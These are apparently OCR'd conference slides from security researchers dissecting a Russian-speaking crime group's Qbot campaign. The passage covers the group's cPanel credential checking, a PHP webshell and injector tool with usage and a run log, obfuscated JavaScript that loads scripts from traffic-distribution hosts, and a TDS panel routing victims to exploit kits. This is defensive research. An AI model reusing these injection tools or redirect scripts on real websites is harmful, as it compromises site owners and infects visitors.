RSA Conference 2016
San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: HTA-F02

Witness the Russian attack Live demos of their steps, tools, techniques

Wayne Huang
VP Engineering
Proofpoint, Inc.
@waynehuang
whuang@proofpoint.com
wayne@armorize.com

Sun Huang
Senior Threat Researcher
Proofpoint, Inc.
shuang@proofpoint.com

About US

- Wayne Huang
  - Was Founder and CEO of Armorize Technologies, and is now VP Engineering at Proofpoint
  - Presented at RSA USA (07, 10, 15), RSA APJ (15), BlackHat (10), DEFCON (10), SyScan (08, 09), OWASP (08, 09), Hacks in Taiwan (06, 07), WWW (03, 04), PHP (07) and DSN (04)
- Sun Huang
  - Senior threat Researcher at Proofpoint
  - Pentester with 10+ years experience, CTF enthusiast


Agenda

- Northern Gold campaign overview
- The attack chain
  - Phase 1: Infecting legitimate websites
  - Phase 2: Target filtering & scanner evasion – Traffic Distribution Systems
  - Phase 3: Getting into the users' machines – Exploits
  - Phase 4: Stealing banking credentials – Malware
  - Phase 5: Leveraging infected PCs to operating a paid proxying service for fellow crime groups
- Who were the victims?
- Conclusion


Northern Gold Campaign Overview

- Russian-speaking cybercrime group
- Using purchased lists of administrator logins, the actor compromised WordPress sites to spread Qbot
- Built a Qbot (aka Qakbot) botnet of 500,000 infected systems
- Sniffed ‘conversations’ – including account credentials – from 800,000 online banking transactions (59% US banks)
- Operates a sophisticated, paid proxying service for other organized crime groups.

The Attack Chain



Phase 1: Infecting Legitimate Websites



Phase 1: Infecting Legitimate Websites

- Purchases a large number of cPanel password lists from the underground cybercriminal economy
- Runs their own custom-made tool, which verified, one by one, accounts from these purchased lists
  - cpanel_checker.pl
  - ssh_cpanel_checker.pl
- Injects webshells into legitimate websites
  - iframer_agent.php
  - smartiframer.pl

Tools: The cpanel_checker.pl suite

- Validates cPanel accounts
  - cpanel_checker.pl <in_file> <out_file>
  - Useragent: Opera/9.63 (Windows NT 5.1; U; en) Presto/2.1.1
  - Concurrent threads: 40
- Validates ssh accounts
- Recursively scans FTP directories for file type statistics
  - scan_ftp_dir
  - EX: html: 57 php: 163 asp: 0 pl: 0 cfm: 0

Tools: The iframer_agent.php suite

- A PHP Webshell (iframe_agent.php)
  - check_d: check infected file
  - check_s: check infected file
  - edit_d: inject malicious JS code with randomized comments
    - /*LRnj7qjAQn22V7u4 */alert(1);/* eARgwTs92yDKd8cfVck6e8kO */
  - edit_s: inject malicious JS code
  - crt_d: create new file and inject malicious link
  - wp_root: add WordPress account

Tools: The smartiframer.pl suite


- Send HTTP requests that inject malicious links redirecting to TDS servers
  - Usage: smartiframer.pl <check|edit> config_file


cfg.txt

```
1  # My IP filtered !!! Do from hosting
2  #
3  # rod.gs
4  # shell_url http://xxx.gs/_classes/index.php
5  # pass: xxx6fL_3>=xxx
6  #
7  url http://localhost/demo.php
8  file /home/test/js/jquery-1.4.2.min.js
9  data_tail
10 inject %%%js_code%%%
```


Tools: The smartiframer.pl suite


```
root@ubuntu:/home/code/Desktop# ./smartiframer.pl edit  cfg.txt
url http://localhost/iframe_agent.php
    file /var/www/jquery.min.js
-> http://localhost/iframe_agent.php a=edit_d m1=/* LRnj7qjAQn22V7u4 */ da= fp=/v
ar/www/jquery.min.js pos=1 m2=/* eARgwTs92yDKd8cfVck6e8kO */
done. ret=2
```





Phase 2: Filtering Targets & Evading Scanners – Traffic Distribution Systems



TDS's as a service - circumvent detection

- Prior to Oct 2013: Simple TDS
- Oct 2013 to Mar 2014: Keitaro TDS
- From March 4 to the present: Sutra TDS
- Common TDS features:
  - Filters: IP ranges, language, referrers, unique visitors (via cookies), user-agents, countries, proxy IPs, etc
  - Avoid crawlers and security scanners
  - Traffic stat dashboards

Malicious Obfuscated Script from Compromised Website – 2014

- JavaScript obfuscation tool: Jasob trial version
- Redirect to TDS Server

```
ab3rNV();};}AMBKt.src=
"htt\u0070:\u002f/yimg.1s\u0074da\u0079\u006ff\u0077
in\u0074\u0065\u0072\u002e\u0063om\u002fk\u003fts="
+Math.floor(Math.random()*4294967295);if(document.
```

- Deobfuscated TDS URL
  - http://yimg.1[redacted]nter.com/k?ts=xxx

Malicious Obfuscated Script from Compromised Website – 2016

- JavaScript obfuscation tool: Jasob trial version
- Redirect to TDS Server

```
();};}{tdxwSOD.src=
"\x68ttp:\x2f/st.do\x6da\u006edvilm\x61.com\x2f"+
j7aMn(2,6)+"v\u0069\x65wforum"+j7aMn(2,6)+
"\u002ephp"}if(document.getElementsByTagName(
```

- Deobfuscated TDS URL
  - http://st.d[redacted]a.com/" j7aMn(2,6) "viewforum" j7aMn(2,6).php

SUTRA TDS Panel

SUTRA v3.9
TRAFFIC MANAGER

Схемы | Настройки | Uptime Bot | Глобальные переменные | Поиск | Глобальная статистика
Home | Форум | FAQ | Документация
11:27:53

2

default	2	3	4	5	6	7	8	9	10
11	12	13	14	15	16	17	18	19	20


Схема Статистика

Схема управления трафиком


URL для входящего трафика - http://[redacted]?2 или ссылка 1 или ссылка 2

	URL назначения	Сегодня		Универсальные фильтры	Страны	Сети	Позиция	
1	[redacted].cgi Использовать для теста ифрейминга	0				6[redacted]/24 6[redacted]24 6[redacted]/17 6[redacted]4	1 ↓ ↑	
2	[redacted].cgi Sweet Orange - IE	10275	U BR	**header:HTTP_USER_AGENT:** /MSIE|Trident/	EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM AZ KG MD TJ UZ		2 ↓ ↑	
3	[redacted].cgi Sweet Orange - FF	6675	U BR	**header:HTTP_USER_AGENT:** /Gecko/	EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM AZ KG MD TJ UZ		3 ↓ ↑	
4	[redacted].cgi Sweet Orange - knocker	0	U BR		EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM AZ KG MD TJ UZ		4 ↓ ↑	
5	[redacted].cgi Java Signed Applet - NONE IE BROWSERS!!!	0	U	**header:HTTP_USER_AGENT:** /(Chrome|Safari|Opera|Gecko)/	EG ID IN CN MY CZ PK RO PH VN JP MX		5 ↓ ↑	
6	http://img.high[redacted]res.php Blackhole - Qbot (Location redirection)	0	U	**header:HTTP_USER_AGENT:** /(Chrome|Gecko|Safari|Opera)/	EG ID IN CN MY CZ PK RO PH VN JP MX		6 ↓ ↑	
7	http://stat.s[redacted]r0vwnH0Ek2P0wk8M0X07F0vDub0UmUp12r1J Styx exploits + knocker	0	U				7 ↓ ↑	
8	http://img.[redacted]-repeats.php Blackhole + Qbot uncrypted	0	U		EG ID IN CN MY CZ PK RO PH VN		8 ↓ ↑	
9	http://a.[redacted]f103cfd4df6d Blackhole - Sti podmena	0	sU	**header:HTTP_USER_AGENT:** /(Chrome)/	US GB AU CA DE ES IN FR IT SG NL SE		9 ↓ ↑	
10	http://a.[redacted]zh.php?mzkt=1 !!! Phoenix + TEST JAVA VERSIONS !!!	0	u	**header:HTTP_USER_AGENT:** /(Opera|Chrome)/	EG ID IN CN MY CZ PK RO PH		10 ↓ ↑	
11	http://a.[redacted]ndex.html?a=1 My exploits pack	0	u	**header:HTTP_USER_AGENT:** /(Opera|Chrome)/	EG ID IN CN MY CZ PK RO PH		11 ↓ ↑	
12	http://62[redacted]f.php?n=knocker	0	u				12 ↓ ↑	
13	test[redacted]rks.html Simple test with javascript alert. For debug only!!!	0					13 ↓ ↑	


Phase 3: Infecting the Endpoints – Exploits



